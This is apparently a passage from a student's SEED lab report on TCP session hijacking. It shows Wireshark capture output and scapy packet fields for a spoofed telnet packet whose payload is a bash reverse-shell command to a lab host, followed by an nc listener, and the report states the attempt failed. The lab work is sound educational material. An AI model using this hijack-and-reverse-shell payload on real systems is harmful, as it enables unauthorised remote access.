1854	2023-11-29 09:2...	10.0.2.24	10.0.2.23	TCP	331	[TCP Retrans
1885	2023-11-29 09:2...	10.0.2.24	10.0.2.23	TCP	331	[TCP Retrans
1888	2023-11-29 09:2...	10.0.2.23	34.122.121.32	TCP	74	45188 → 80 [

Frame 1782: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s3, in  
Ethernet II, Src: PcsCompu\_16:b2:ef (08:00:27:16:b2:ef), Dst: PcsCompu\_65:cb:e4 (08:00:27:65:  
Internet Protocol Version 4, Src: 10.0.2.23, Dst: 10.0.2.24  
Transmission Control Protocol, Src Port: 56936, Dst Port: 23, Seq: 2814227762, Ack: 3799015742  
Source Port: 56936  
Destination Port: 23  
[Stream index: 37]  
[TCP Segment Len: 0]  
Sequence number: 2814227762  
[Next sequence number: 2814227762]  
Acknowledgment number: 3799015742  
1000 .... = Header Length: 32 bytes (8)  
Flags: 0x010 (ACK)  
Window size value: 501

Wireshark capture of the attack



```
seed@VM: ~/.../codes
ttl      : ByteField = 64 (64)
proto    : ByteEnumField = 6 (0)
chksum   : XShortField = None (None)
src      : SourceIPField = '10.0.2.23' (None)
dst      : DestIPField = '10.0.2.24' (None)
options  : PacketListField = [] ([])
--
sport    : ShortEnumField = 56936 (20)
dport    : ShortEnumField = 23 (80)
seq      : IntField = 2814227762 (0)
ack      : IntField = 3799015742 (0)
dataoffs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags    : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)
>)
window   : ShortField = 8192 (8192)
chksum   : XShortField = None (None)
urgptr   : ShortField = 0 (0)
options  : TCPOptionsField = [] (b'')
--
load     : StrField = b'\r /bin/bash -i > /dev/tcp
/10.0.2.22/9090 0<&l 2>&l\n' (b'')
[11/29/23]seed@VM:~/.../codes$

seed@VM: ~
[11/29/23]seed@VM:~$ nc -lv 9090
nc: getnameinfo: Temporary failure in name resolution
[11/29/23]seed@VM:~$
```

Unfortunately, we ran into an error and could not get the backdoor.

**Explanation:** In this task we attempted to obtain a reverse shell using scapy. Unfortunately, we ran into an error and could not get the backdoor.

\*\*\*